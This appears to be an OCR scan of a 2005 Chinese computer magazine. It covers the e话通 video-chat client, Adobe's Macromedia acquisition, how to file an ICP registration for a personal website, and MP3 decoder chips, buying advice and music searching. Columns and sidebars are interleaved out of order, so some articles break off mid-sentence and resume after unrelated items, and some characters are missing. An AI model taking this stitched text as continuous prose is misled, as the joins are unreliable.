上榜理由：HVD的野心并不仅限于此。在借联合性企业标准对抗EVD的同时，HVD更盯上占据国内碟机90%市场份额的DVD市场。眼下平板电视的热销为高清碟机企业提供了不小的机遇，据可靠消息，HVD碟机的价格有望在500元到800元之间，这正是DVD机的价格水平。



她来了『真视频』沟通时代还远吗？

■实习记者 张健 ■选题提供：月娥（奖金100元）

互联网企业无时无刻不在寻找新商机，因为他们知道，2004年短信浪潮即将画上句号。于是，2005年，他们纷纷把目光投向了即时通讯软件（IM）。一时间，腾讯QQ突围上市，TOM Skype挑战传统话音业务等消息让IM一度成为媒体的宠儿。在镁光灯背后，我们注意到，263网络集团收购视频聊天软件ET66后，一款以“真视频”为卖点的IM——e话通，正以每日新增15万～20万用户的步伐飞速壮大。她的出现真的意味着“真视频”沟通时代的到来吗？



记者和几位朋友通过e话通实现4方通话，如果带宽允许的情况下，可以看到，语音流畅、图像非常清晰

她曾是IM中的“草根阶层”

互联网上本来应该是英雄不问出处，2004年底IM业界排名把“草根”打了一闷棍。263人无法理解的是，当时拥有近2500万用户规模的e话通居然进入不了排名的前十，而不到一千万用户的后起之秀却赫然在列。这让那些关注IM的人不仅要问，e话通怎么了？

一位知情人士透露，e话通出身“草根阶层”直接影响了其市场表现。该软件开发设计者是半路出家的业余选手。而该产品诞生的起因也很简单，此君某日同时与3个网友狂聊之余突发奇想，认为时值宽带市场如火如 之际，现有IM没有充分利用带宽优势，网民迫切需要一种更直接、更真实的沟通手段——语音视频。当时看似“前卫”的设计理念并没有得到用户的认可。

国内某知名即时通讯软件负责人介绍说，来自“草根阶层”的e话通被一个更像传统通信运营商的263网络集团收购后，并未像大多数互联网企业一样大张旗鼓地宣传，和其他IM比嗓门儿，也是造成她一时间市场表现平平的重要原因。也许是263把更多的精力放

Adobe收购Macromedia 图像软件霸主产生



Adobe首席执行官 Bruce Chizen谈到收购案时神情凝重

2005年4月18日，Adobe宣布一项决定性的协议，以价值约34亿美元的全股交换方式收购Macromedia公司。追溯历史，Macromedia可以说是借助Adobe对互联网的反应迟钝成长起来的。在传统的桌面图像软件领域，Adobe经常碰到对手，比如Corel(Coreldraw就是它的大作)等。但是鲜有对手能对它构成实质性的威胁，更完全没达到AMD对英特尔的水准，除了Macromedia。严格地说，Macromedia诞生时并不是挑战了Adobe，而是抢占了后者未来的市场，武器就是名满天下的矢量动画格式Flash。

上榜理由：Macromedia的故事告诉我们，后来者应该独自开拓一个市场，或者说抢老大们的未来市场，而不是和老大们硬碰硬；后来者要快速建立自己的标准，形成竞争壁垒。这两件事做好了，最差的结局也是被收购，反正不会死掉。

在了视频技术的优化及后台的稳定性上吧，以通信产品的运营标准操作e话通，让用户对e话通的理解五花八门，有说视频聊天室，有说视频社区，就是没人说她是IM。

她可能引领“真视频”沟通潮流

现如今，IM市场格局已有所不同。中国宽带网络正以令全球业界惊讶的速度发展。第十四次CNNIC（中国互联网络信息中心）调查结果显示，在我国8700万网民中，宽带方式上网的数量为3110万，比去年同期增长217.3%。随着宽带进一步普及，用户上网条件进一步优化，传统文字、语音沟通已经远远不能满足用户的网络沟通需求。

QQ立足文字，在交流方式的多样性上做足了文章；Skype立足语音，在国外普遍实现了PC到电话的过渡，并大有冲击传统电信行业的势头；e话通呢？

经过了半年的整顿和系统调整，263正在促使她向新的方向过渡——真视频。从去年年底投放市场至今短短半年的时间，e话通确实取得了突飞猛进的发展，注册用户已经超过了4000万，每天10～20万的增长速度让业界感到惊奇。在视频应用尚在推广时，她的付费会议室已经拥有数十万付费用户。

技术升级有可能让她引领视频沟通潮流。记者从263网络集团了解到，定向式服务技术保障了最清晰视频的传输，认可e话通的用户很多是在进行远程教育、远程会议、电子商务等应用的小型企业，他们利用这个平台创造着自己的价值。定位于宽带互联网使用的视频即时通讯产品已经显现出它强大的生命力。

“e话通”何许人也？

263网络集团推出的e话通是一款集文字、语音、视频、数据为一体的互联网多媒体即时通讯产品。她的最大特点在于，具备特有的防火墙穿透技术，能够提供“多媒体即时通讯”功能，可以实现多人(双人、多人)多媒体(文本、音频、视频、数据)的自由沟通交流。此外，她还整合了263邮件、短信等各类通讯服务功能，并同时向用户提供可以容纳10人/30人/100人的多媒体会议室，成为一个完整的通讯终端平台。需要尝鲜的朋友可通过这个地址下载：http://download1.et66.com/eph380.EXE。

为了她 几家欢喜几家愁

263网络通信的总裁黄明生对记者说：“视频是未来3G时代通信市场的标准化应用。基于宽带用户的规模的扩大和公网带宽的提升，视频即时通讯将真正成为时时沟通的重要工具，而以视频为核心的多媒体应用将改变人类的生活，为用户提供了更生动的产品和更多的选择，是对虚拟社会增值的一种改进，因此能赢得用户的认同。”

宽带时代给即时通讯行业带来了新的发展生机，它一方面给新生的企业提供了宽广的生存空间，另一方面也对传统的即时通讯企业带来了新的要求。QQ在稳定文本功能的基础上进一步完善了视频的功能，MSN虽然没有忽视这个问题，但要想在非常成熟的老版本的基础上做太大的革新也是不容易实现的。但传统的IM产品面临的已经不是技术革新，而是模式之争。不论IM新旧势力的最终格局如何，作为用户，我们都将更容易享受到视频沟通带来的无穷乐趣。 CF[XW03]

手指用户界

基于掌上设备的操作系统一直是用笔来操作的，实际上并不方便，最大问题就是笔输入的界面一定是需要两只手协同的。微软期望未来的设备都可以通过单手操作，目前有两套新的用户界面，AppLens和LaunchTile。

纳米芯片

把金属变为气体，再把气体分子吹在　和白金之间，通过分子结构变化可呈现0和1状态，惠普公司已将分子纳米技术研制成4K Dram芯片，这表明Dram已进入分子时代。同时也表明摩尔定律40年之后遇到了挑战……

Windows XP x64

WinXP x64操作系统零售版，已经开始在国外电脑市场销售。这次到货的WinXP x64零售版，采用塑料DVD盒包装，内附安装CDKEY和产品质保书，零售价格在2万日元左右。



语音陷阱

SpyGear近日推出Spy Voice Trap产品，与钢笔型间谍DC相比，它则更有些恶作剧性质。它可以感知周围的动静，一旦有人走近，便可以清晰播放你提前录制的声音。



CF[XW04]



本期报料者获得奖金200元
报料信箱:dizen@intodigi.com

个人网站的“身份证”
——非经营性ICP备案登记

■ 本刊记者 王寒晖

怪鸭兽编辑:

您好!

最近黄色网站纷纷被关闭,在整顿中,根据有关规定,个人的非营利性网站也要申办ICP备案,BBS也要办理有关许可证。而从目前的情况看,好像很多个人网站都没有办理备案。不知办理ICP证的手续会不会麻烦?收费标准是多少?另外,我还听说以前备案的网站均无效,需要重新备案,事实是这样的吗?

福建 尚可

记者在很多论坛里也发现不少网友对《非经营性互联网信息服务备案管理办法》议论纷纷。对这些疑虑,记者特意咨询信息产业部相关人士,以解开大家心中的谜团。

网站备案将加强互联网管理

随着互联网的普及,网民数量的不断增加,网站数量也达70万左右,其中个人网站占了很大的比重。以前,我国对经营性网站管理较多,对非经营性网站一直比较宽松。2005年3月20日起正式施行的《非经营性互联网信息服务备案管理办法》(全文见http://www.intodigi.com/Salon/Policy/7309.html),第一次对非经营性网站提供互联网信息服务做出明确的规定。

近年来,互联网作为一个开发和使用信息资源的全球性网络,对经济、政治、文化等各个领域都产生了重大影响,深刻改变了人们的生产、工作和生活方式。但是,网上日益突出的信息安全问题也给社会带来了不可低估的不良影响。淫秽、色情、凶杀暴力和封建迷信等不良信息引发了各种社会矛盾,也诱发了不少犯罪行为。这就意味着,进一步加强互联网管理非常必要也非常紧迫。此次将实行的ICP/IP地址信息备案工作,就是从技术和行政管理两个层面上加强对互联网的管理。

所谓ICP/IP地址信息备案,就是使用“ICP/IP地址信息备案管理系统”对全国所有的经营性的ICP进行网上审批,对非经营性的ICP实行网上备案,生成全国统一的网站信息库和IP地址库,可实现对登载有害信息网站的快速定位。

个人网站由信息产业部统一管理

以前,全国各省、自治区、直辖市通信管理局也要求非经营性网站备案,那个时候是发放纸质的非经营性互联网信息服务业务备案证(见图1)或非经营性网站备案登记表(见图2)。现在这个程序改变了一下,非经营性网站通过信息产业部的ICP/IP地址信息备案管理系统http://www.miibeian.gov.cn网上申报、网上备案,不再颁发纸质的备案书了。




图1



图2

相信大家在前几年还发现在http://www.hd315.gov.cn可以为北京以及北京以外的区域的经营性网站和非经营性网站办理备案登记,如果备案通过的话,即可在网站首页的下方放置大家熟悉的工商红盾的电子标识(见图3),并链接至http://www.hd315.gov.cn/beian/view.asp?bianhao=xxxxxxxxxxxxxxxxxx(xxxxxxxxxxxxxxxxxx是网站注册标号)。而在《非经营性互联网信息服务管理办法》出台后,北京市工商行政管理局马上发布一个公告,当中称北京市工商行政管理局不再受理非经营性网站办理网站名称注册的申请,也不再受理北京以外地区网站所有者办理经营性网站备案登记和网站名称注册的申请。这就意味着,北京市工商行政管理局没有受理非经营性网站备案登记的权限,之前在http://www.hd315.gov.cn办理非经营性备案登记的网站也就无效,应重新在http://www.miibeian.gov.cn备案登记,获得新的备案号后,以前的备案号不生效。



图3

个人网站如何备案

很多个人网站的站长都有这样的心态,反正网站没有进行商业行为,所以无所谓要不要备案。《非经营性互联网信息服务备案管理办法》实施后,网站若违反相关规定,未履行备案手续,擅自从事非经营性互

联网信息服务，或者超出备案的项目提供服务，将被责令限期改正；拒不改正的，将被责令关闭。

据了解，非经营性互联网信息服务是指，通过互联网向上网用户无偿提供具有公开性、共享性信息的服务活动。不管你是个人网站、个人相册，还是个人Blog，只要这个网站具有独立域名或者独立IP地址，就必须进行非经营性网站备案登记。目前备案完全免费的，手续也很简便，不会给站长带来太多的麻烦。

备案流程：

第一步：登录http://www.miibeian.gov.cn网站（见图4），点击"注册"按钮，进行ICP用户注册，再根据系统要求填写注册信息，点击"提交"按钮。



图4

第二步：获得手机和邮件验证码后，再次登录系统，输入手机和邮件验证码，通过验证后进入系统功能主页面。

第三步：在任务列表中选择"ICP备案信息采集→添加"，根据系统提示分别进行备案主体信息、备案网站信息的录入，检查无误后提交备案信息。

第四步：等待通信管理局或电信管理局对备案信息进行了审核。

第五步：审核成功后，会向你注册时填写的电子邮箱发送确认信（附件含bazs.cert备案证书）。请将备案证书文件bazs.cert放到网站的cert/目录下。该文件必须可以通过下列地址 http://网站域名/cert/bazs.cert访问，其中网站域名指的是网站的Internet域名。将备案号显示在网站首页的醒目位置，并将超链接指向http://www.miibeian.gov.cn。

谨防虚假ICP证的网站

在北京工商行政管理局已办理网站备案登记的网站所有者（包括北京地区和北京以外地区），如尚未取得互联网信息服务增值电信服务业务经营许可证，或已取得许可证但未办理有关企业登记并获得"互联网信息服务"经营范围的，必须在一个月内到当地通信管理局、工商行政管理局补办上述手续。以前最低10万元注册资金，就可以开办互联网信息服务的公司，现在各省、自治区、直辖市的工商行政局和通信管理局将此门槛提高到100万元（互联网信息服务属于前置审批项目，必须先取得互联网信息服务增值电信服务业务经营许可证，才能办理企业法人营业执照），一些小型的电子商务网站和提供广告服务等经营性网站只能违法经营或者超出备案的项目进行经营。

记者找到某电子商务网站，发现在页脚的版权信息上标注"北京××商城电子商务有限公司"，没有放置任何互联网信息服务增值电信服务业务经营许可证的电子标识（见图5），而企业营业执照认证网络版上却标注为"北京××时代软件科技有限公司"，且经营范围仅为"法律、法规禁止的，不得经营；应经审批的，未获审批前不得经营；法律、法规未规定审批的，企业自主选择经营项目，开展经营活动。"，当中并没有"互联网信息服务或因特网信息服务"项目（见图6）。




图5



图6

后来，记者分别在http://www.baic.gov.cn/internet/notice/bulletin.asp（见图7）和http://www.miibeian.gov.cn/share/cx_dwfl_daimabiao.jsp?id=3（见图8）均没有查到此网站的ICP备案记录，以及上述提到两家公司的任何资料。接着，记者在北京市工商行政管理局相关人员的指引下，通过http://qyxy.baic.gov.cn/查询企业信用，也仅查到"北京××时代软件科技有限公司"的信息，而"北京××商城电子商务有限公司"的信息却没查到。由此可见，"北京××商城电子商务有限公司"套用的是"北京××时代软件科技有限公司"的企业法人营业执照。



图7



图8

所以，这里要提醒大家注意，在网上购物需查明此网站是否合法。否则如果购买商品后出现一些纠纷，一旦此网站的创办者人去楼空，追查起来非常麻烦。

CF [XW05]



音乐有神奇的力量，它能让你忘记悲伤，能让你忘记痛苦，能让你更加快乐，能让你全身充满力量，总之音乐的力量无穷无尽。只是在家里听听音乐，当然不能满足我们，于是“卡带随身听”出现了。随着时间的推移，卡带式随身听已经逐步淘汰。小“火”了一把的CD、MD随身听，因受到体积、价格等多方面因素的影响，一直没有流行起来。那么现在最流行的随身听是什么呢？当然是MP3随身听了……

我爱音乐　我爱MP3

——我和MP3的22个瞬间

■感谢IMP3网站对本专题的大力支持

01 MP3音质好坏看哪里？


■ beyondpara


要判断一款MP3随身听的音质好坏，主要就是要看解码芯片及耳机的优劣。耳机的选择大家可以参考本刊2005年第9期《耳机选购除了听，还是要看的——浅谈优质耳机的一些外观特征》一文。下面我们就主要来介绍一下MP3的主流芯片。

目前市场上主流的MP3解码芯片有多种，其中Philips、Sigmatel与Telchips三大家族占领大半江山。

1.“将芯比芯”之高贵的“芯”——Philips家族

在这三个品牌中，Philips的芯片最受玩家推崇，它的MP3解码芯片以其强大的功能，突出的音质表现一向都是高端产品的首选。





Philips的MP3解码芯片主要包括SAA775x系列和PNX010x系列。SAA775x是最常见的飞利浦系列解码芯片。大家见到的使用Philips芯片的MP3拆机图中一般都是SAA7750EL/N102的芯片。SAA7750拥有73MIPS的24位DSP和32位ARM RISC处理器，具备可编程DSP架构，可以支持多种音乐格式解码，支持解码速率为8kbps至320kbps，高达90dB信噪比，兼容多种EQ音效，支持Line-in、扩展卡以及其他主流MP3解码芯片特性。PNX010x系列解码芯片包括PNX0101、PNX0102和PNX0105。PNX0101和PNX0102主要应用于闪存MP3随身听，PNX0105则是针对采用微硬盘为存储介质的多媒体播放器。另外，PNX0102为USB 2.0功能，而PNX0105则增加了IDE接口。

2.“将芯比芯”之成熟的“芯”——Sigmatel家族

Sigmatel公司作为1993年起家的音频处理厂商，它有丰富的高品质混音集成电路设计和软件开发经验，可提供大量混合信号IC，包括音乐、语音、数字信号的处理和

世界上第一台MP3

世界上第一台MP3随身听是由一家名为“世韩”的韩国公司在1998年推出的，型号为MPman F10。

1997年3月某天，一位三星的部门经理Moon正在飞机上阅读一份文字、影像和MP3综合的简报。这时他发现旁边的旅客正在听着MD，于是，他想到了MP3随身听。回到韩国，将这个想法提交给了总裁。可惜，当时三星正在重组，Moon的提案被压下。到了同年的第4季度，受亚洲金融风暴的影响，Moon离开三星，于是Moon把MP3随身听的想法带到了另一家名为Saehan(即世韩，该公司于1995年从三星分离出来)的公司，这样1998年就有了第一台MP3播放器——MPman F10。

MPman F10只有65克重，使



回放芯片。

Sigmatel家族常见的解码芯片有Sigmatel 3410和Sigmatel 3510/3520

Sigmatel 3410是比较成熟的解决方案，其价格低廉、具有良好的程序移植、通用的固件升级以及超强的稳定性。在2003年Sigmatel 3410是占领市场80%的解码芯片，受到各大厂商的极力追捧。Sigmatel 3420则是Sigmatel 3410的升级版，主要是增加了对MP3硬件编码的支持，可以直接从外部音源录取音乐。

SigmaTel 3510/3520支持许多新特性，可用于MP3播放机、语言学习机、自动点唱机及CD随身听。

3.“将芯比芯”之有潜力的“芯”——Telchips家族

Telchips是韩国众多MP3生产厂商支持的解码芯片生产商，其主要解码芯片包括Tcc730/731/731Y和Tcc72x。

730/731的处理速度为80MHz(max)，730/731/731Y的最大区别在封装形式上。另外731比730增加了一个nor Flash(存放程序的闪存)。

Tcc72x系列是arm9内核，2.5v的内核电压使其功耗较大，并不适合做闪存式MP3。Telechips的芯片没有内置Audio Code，因此它的音质主要取决于外面的Audio Code和其他电路。72X为120MHz，所以72X的处理速度快，可以开发出更多的其他附带程序，Line-in时如果有麦克录音其效果应好不少。

4.主流MP3品牌使用的芯片

下面就列举一些常见MP3的使用解码芯片情况(见下表)。

Philips SAA7750
Creative DMP/MX
iRiver IFP 1XX系列/IFP 3XX系列/IFP 5XX系列
MPIO FL100/FD100/FY200
Philips PNX0101ET
iRiver IFP 7XX系列/8XX系列/9XX系列/1XXX系列/N10
MPIO FG100/FL300
Philips PNX0102
MPIO FY400
Sigmatel 3410/320
Datum Mh-228/DX-1
Truly 368/378/399/389/379
联想的大多型号

Telchips TCC730/731
Wewa王者之音
Datum MH-328/Mh-928/Mh-628/Dx-3
Truly 382/301
联想 F860
DEC街舞系列
MPIO FY300
ZINO Z700I/Z745I
MSC PN128/256，PE128/256
Sigmatel 3520
族 ME/MI/E2/X2
昂达 VX506/606/707
歌美 B9/M8
MSC S8

02 你该如何购买MP3随身听?

■ 云旁

很多人都喜欢以音质来决定要购买哪种MP3随身听，但又有多少人买MP3随身听是用来欣赏音乐的呢？对于大多数人来说MP3随身听用得最多的地方应该就是公共汽车或是马路上吧。在 杂的背景环境中，音质再好的MP3也不能发挥其作用。于是，在购买MP3时，并不一定非要以音质好坏作为首要的判断目标，播放时间、外型、附加功能的种类也都需要考虑。

先来说说一些误区:

盲目相信芯片型号。就技术角度来说，后出的以及高端的芯片的确能够使得音质有

用两节电池可播放8小时音乐，最大容量为64MB，使用并口传送数据，它仅支持编码率为128kbps的MP3歌曲。

MP3播放器如何播放音乐

任何MP3播放器都必须有“心脏”才能唱出歌来，而这个“心脏”就是DSP(Digital Signal Processor数字信号处理器)，它是整个机器的关键部件，DSP掌管播放器的数据传输，设备接口控制，文件解码回放等活动。DSP能够在非常短的时间里面完成多种处理任务。

当我们开始创建、下载PC中的数码音乐文件时，DSP便开始工作，当以MP3等格式创建文件时，所使用的创建工具软件将把文件进行一定的处理，使它变得更小，这个工作过程就是有损压缩。文件数据将传输给DSP，通过它来对文件进行解压缩。所需要的解压缩软件被置入处理器内部，或是存放在存储体中，接着DSP将处理完的数据传给数模转换器，最后，输出至耳机。

MP3的起源

MP3音乐压缩算法是1987年由德国Fraunhofer协会与Erlangen大学合作开发的。几年后Fraunhofer协会将其提交给国际标准组织(ISO)，成为MPEG规范之一。而MP3的全名为:MPEG Audio Layer-3，从字义上解释就是MPEG声音压缩标准中的第三层。

1990年初，Frauenhofer协会开发了世界上第一个MP3播放软件，不过当时并没有引起人们的注意。1997年，一个名为Tomislav Uzelac的开发者制作了名为AMP的MP3播放软件，许多人认为它才是世界上第一个真正的MP3播放器。很快AMP

被传播到网上，两个大学生——Justin Frankel和Dmitry Boldyrev(他后来制作了著名的MacAMP)利用AMP的引擎，并为其加上了Windows图形界面，这样大名鼎鼎的Winamp就诞生了。当1998年，Winamp作为免费软件向世人提供的同时，MP3也开始令世界为之疯狂。

为什么MP3在压缩后还能保持音质

首先MP3采用的是失真式的压缩算法，所以音质肯定会比CD差一些，但一般人是很难听出来的，因为它将音乐中人类耳朵听不出来的音频部分给过滤掉了，因此可以省下不少空间，而音乐中较明显的部分维持原有音乐，再经过压缩演算后，就有了这么惊人的表现。

关于MP3你不得不了解的知识

★采样率(Sample Rate)

采样就是将模拟声音信号换为数字声音信号的过程，单位时间内对音频信号进行采集的次数就是采样率，它以赫兹(Hz)或千赫兹(kHz)为单位。通常来说，采样率越高，单位时间内对声音采样的次数就越多，这样音质就越好。MP3的采样率一般是44.1kHz，即每秒要对声音进行44100次分析，记录下每次分析之间的差别。采样率越高获得的声音信息也就越完整。对于CD来说，同样也是每秒44100次的采样频率。因此，在这点上，MP3和CD是没有区别的。

★BitRate(比特率)

另一种数字音乐压缩效率的参考指标，表示记录音频数据每秒所需要的平均比特值(比特是电脑中最小的数据单位，指一个0或者1的数)，一般使

较大提高，但是也应该看到这种提高是相当缓慢而且微小的，很多朋友动 就因为芯片型号高一点点就付出与此毫不相称的金钱代价，这是极不明智的，应该明白芯片只是音频信号处理的一个部分而已，尤其是现在的随身听，成为音质瓶颈的往往不是芯片(大多数都配备了较好的音频解码芯片)，而是其他诸如电路设计、用料等等 。

★崇洋媚外。这个本不应作为内容来讲，但许多人就是瞧不起国货，客观说国货品质是低了那么一点，但应该看到国货也在进步，许多人宁可买外国的低端货，也不买国产的高端产品，这是应该坚决批判的，价钱上两者相差并不多。从市场学的角度讲，同一厂家的产品，高端代表着最高水平，是用来赚取口碑的，而低端的产品往往是品质上差很多，这也是为了拉开产品档次，俗话说就是"卖牌子"。

★不注重音源质量。随身听是极好的，听的却是低素质的音乐，那就真的是"巧妇难为无米之炊"了，任凭你再好的装备能听出什么好效果？还不如配个低端的含糊一下。

★偏向好耳机或者偏向于好随身听。只能说两个都很重要，搭配是很费一番心思的，这也是现在很多朋友迷茫的所在，下面会讲到。

★不试听。这一点是对于新手来说的，而且对于耳机的选择尤其要试听，因为我们对于随身听的选择往往追求的是还原程度，而耳机则不同，只有玩Hi-Fi的玩家才会去计较耳机的还原。一般来说，耳机略带些"颜色"是必需的，也是无可避免的，这就使得选耳机时，试听成了必需而且必要的一个步骤。

下面是我个人的一些指导性建议，这部分按照我惯用的购买思路来讲。

1.想好自己的用途。是出门用还是在家用，在家用的可以部分忽略体积因素，多重视一些容量和功能，我个人还是喜欢出门用功能少的随身听，因为出门在外，很少动手操作，听这听那的，都是照顺序听或者乱序听，这一点就不再费笔墨了，各人的使用习惯不同，根据本身情况作决定。

2.MD、CD还是MP3？本来这不是本文的重点，但这里也稍稍提及一下。这三者各有长短。MD的音质优势已经在自身的繁琐拷录以及MP3的高码率下大大削减，CD的惟一优势是音质，相对于普通用家来说，还是MP3更为实在。在这里还要注意自己的音源，有些朋友自己没有CD碟片，却买个CD回来听，把MP3文件转成CD碟，结果适得其反。相比之下，拥有丰富CD碟片的朋友选择就要富裕一些，三类机器都可以，当然，选MD得有光纤，不然不如选MP3划算。

3.考虑预算。毫无疑问，1000以下、1000、2000和3000各个档次的机器品质肯定是不同的，现在就应该摸摸自己的口袋，看看自己能够拿出多少银子花在机器上，这里最需要考虑的是耳机问题。当然如果买iPod这样的贵重器物，买不买附件，买多少附件也在考虑之内。怎样搭配是个搏 的过程，假如你已经考虑好耳机或者机器中的某一个，那根据已经确定的来选配另一个当然是最聪明的做法，耳机的选择最好放在机器之后，留出预算即可。

4.现在可以尽可能多地搜集它确定价位的产品信息了，记住一点，除此之外的产品不要考虑，因为之前你已经确定它们不是你所需要的，同一价位上肯定有几款主流机型，当然，也不会太多，因为市场的某一点上总是很容易饱和的，几款机器之间的对比就看你自己的喜好了。一般说来，这几款机器每个都会有它各自的特色，不然市场早就在它成为主流之前用比它更为"特色"的机器将它淘汰，选择很简单，抓住自己注重的特色，用英语来说这个过程就是"Prefer…to…"。

5.下面是耳机(先前已经确定耳机的朋友可以略过这一部分)。耳机牵扯到音色的问题，讨论起来比较复杂，如果急着选择，可以咨询一下评价耳机比较客观的老鸟，结合自己的听音趋向进行选择。当然，这也不是一劳永逸的办法，因为老鸟的评价再客观，耳朵也是你自己的，自己听到的才是你自己真实需要的，多看些相关评价，遇到不太明白的再询问是较好的办法。诚然，有条件——试听自己心仪的耳机则是最好的办法。

03 为你的MP3升个级

■ ALEX

为了增强MP3的功能，现在一些中高端的MP3已经增加了固件升级功能。MP3的固件就像主板的BIOS，光驱中的Firmware那样，每次更新都可以解决一些实际问题或是增加一些新功能。所以学会为你的MP3升级固件是非常有必要的。下面我们就以昂达的VX 303为例，告诉大家如何升级固件。

第一步:从网上下载最新版本的固件程序，这里一定要注意固件程序一定要和你的机型和版本号相同，否则会出现问题。

第二步:确认你的MP3已经关闭，并且电池为满格状态。将MP3与电脑连好。

第三步:选择"开始"菜单中的"程序→SigmaTel MSCN Audio Player→固件下载"，这时就会去固件下载程序，勾选"格式化数据区"，点击"开始"按钮，进行升级。

第四步:完成升级后，需要断开一次MP3与电脑的连接，然后才可正常使用。

小提示

★大多数品牌的固件升级功能，都会清空MP3中的数据，所以在升级前请备份好数据。

★每个品牌的升级方法各不相同，但在说明书中都有详细的说明，大家可以参考说明书进行升级。

04 来自网络的MP3

■ 四川 逍遥小小 ALEX

本文只提供技术研究，请大家支持正版

如果MP3随身听离开了网络，就像没牙的老虎一般，根本无法发挥它的全部功能。你是如何寻找并下载自己喜欢的音乐的呢？专门的MP3下载站点？百度MP3搜索(http://mp3.baidu.com)？还是P2P音乐共享软件？其实有的时候,信息的爆炸也意味着信息的迷失。对MP3，我们要追求的是"听最好听的"，围绕这个目的，笔者是这样来寻找MP3的。

实例1:当你偶然听到一首让你心动的歌，接下来呢？笔者不知道在哪听过一首叫《玻璃杯》的校园歌曲，简单的旋律、简单的歌词，让人一听就回想起象牙塔里的纯真岁月。于是，马上对这首歌的来龙去脉产生了兴趣，也试图找找歌曲演绎者的其他作品。

Round 1:通过百度和一搜的MP3搜索

百度:跟多数国内的音乐爱好者一样，百度是笔者最先想到的地方。打开http://mp3.baidu.com，输入关键字"玻璃杯"即可获得其下载地址。

一搜:一搜MP3搜索(http://mp3.yisou.com)与百度的功能相同，甚至在某些方面更为强大。因为它提供了"音乐盒"的功能，所以已经成为笔者的最爱。具体的搜索方法如下，首先搜索某歌曲，获得搜索结果后单击其中一个结果的"加入音乐盒"按钮，就可将该歌曲添加到自己的音乐播放列表中，对于多首歌曲均可以此法添加。以后想使用时只要点击页面右边的"查看音乐盒"就可以打开自己收藏的歌曲，单击"开始连续听"按钮即可在线连续播放自己添加的歌曲了(见图1)。另



图1

用kbps为单位(全称为kilobits per second，也就是千位/秒)。CD音乐是以每秒1411kbps的速率记录和传输的，这样一分钟的数据就要大约10MB空间，MP3音乐一般为96kbps～320kbps，用128kbp速率制作的MP3文件，一分钟的数据只需不到1MB的存储空间。速率越快，每秒记录的数据就越多，当然记录的音乐信息就越丰富。

★J-stereo(Joint Stereo)

中文意为混合立体声，它不像普通立体声那样简单地记录左右声道的音乐，而是记录音频信号的总和及左右声道的比例倍数，播出时按此比例倍数分配音频到左右声道。可比普通的立体声节省空间，并能存储更丰富的音频信号，因此，Joint stereo要比普通的立体声有更好的音色，特别适合那些具有杜比环绕效果的CD及DVD音源。

★CBR(Constant Bit Rate)

固定比特率，与下面的VBR及ABR相比，CBR是最古老最简单的编码技术。用此法编码，整个文件的比特率都是一样的，即MP3文件每秒使用的比特率都一样。尽管音乐文件有复杂程度不同的段落，编码器始终把比特率保持一致，除非你用最高音质(即设置较高的比特率)，否则，MP3文件中不同段落的音质就会有变化。越是复杂的段落，其音质就越差。它最大的优点是文件尺寸固定，便于我们计算存储的空间。

★VBR(Variable Bit Rate)

可变比特率，如果MP3文件为固定比特率，整个文件都以相同压缩率去处理。但此处理方式对一些特殊的位置效果并不好，比如无声或乐器少的区域可以压得更少，而大合奏区域则需要高的比特率才能保留音

质。VBR使文件编码可随编码器的运算判断使用什么方式进行压缩，比如，在低音段时，会采用较低的比特率如32kbit/s进行压缩，在高音段时会用较高的比特率如224kbit/s进行压缩。这是一种全程动态调节技术，在容量近似的前提下提高了MP3的音质。因此，建议在制作节奏感较为强烈的MP3(POP流行乐、摇滚乐)时采用VBR进行压缩。在购买MP3随身听时也要注意你的MP3随身听是否支持VBR格式的MP3.

★ ABR(Average Bit Rate)

平均比特率,能动态分配数据量,从而使各个部分的音质损失达到最小,很大程度上能提高整体音质。

★ ID3 Tag

MP3和一般的声音文件不同，除音频信息外，还包含该音乐的歌手名称、专辑名称、歌名、备注等，我们把它称为ID3 Tag，也就是ID3标记。

起初MP3并不能保存这些信息，直到1996年，一个叫做Eric Kemp的人制作了Studio3软件，它可以在MP3文件的最后部分增加固定的128字节小块数据，用来记录音乐的信息。很快，MP3ext的作者Michael Mutschler又将这个标记进行了扩展，并正式将其命名为ID3，而且还使用注释的最后两个字节来记录音乐的来源，其版本被定为ID3v1.1。

后来，ID3v2出现了，它可以包含的音乐信息更为丰富，除了歌名、专辑、演唱者外，还可保存歌词、均衡器设置、图片等信息。ID3v2的设计更灵活，扩展性更强，并且支持Unicode，因此歌词信息支持多语言。ID3v2甚至能包含任何文件，所以未来的MP3可能会附带有视频文件，让你不仅能听，还可以看。但可惜的是，目前

外笔者在 览“一搜”的时候还发现一个有趣的地方：在http://music.yisou.com/mp3list.php?cat=%CF%E0%C9%F9%D0%A1%C6%B7处可以听到相声和小品。

除了百度和一搜，还有几个不错的MP3搜索站点:http://www.sogua.com/、http://www.mp3seek.net/、http://www.mp4cn.com/123.htm。

Round 2:通过“贴吧”来继续挖掘

网络上肯定存在与你有共同爱好的人，而这些人也很可能来过百度，并搜索过同样的歌曲。百度的“贴吧”将这些同样爱好的人聚集起来了。

首先在百度MP3中搜索“玻璃杯”，在结果页面的底部，我们可以看到对该关键字的讨论(见图2)。好家伙，居然有近700篇留言。进入留言页面，这里都是关于“玻璃杯”的讨论，笔者在这里了解了歌曲的作者以及她们的其他音乐，而且还认识了一位同样喜欢这首歌的MM，又通过这位MM的推荐，我听到了《玻璃杯》作者的还未发行的“绝版”音乐……



图2

小提示

★这些搜索引擎都提供了MP3、RM、Flash、WMA的选项，选择MP3项，可以仅搜索MP3文件。

★在搜索结果出现后，需要参考“大小”及“下载速度”两项，如果文件太小，或是连接速度太慢，则不推荐使用此链接。

实例2: 当你很长时间不听歌了，根本不知道听什么好时。或是你发觉自己硬盘里的歌曲听腻了，但又不知道该听什么的时候，可以尝试下面的方法来找歌。

Round 1:听最火暴的歌曲

既然自己不知道听什么，那就来看看别人在听什么吧。很多站点都提供了试听、下载排行榜的功能，笔者推荐大家到以下站点看看:

★百度MP3排行:http://list.mp3.baidu.com/list/topmp3.html

★百度K歌排行:http://list.mp3.baidu.com/list/hot0408.html

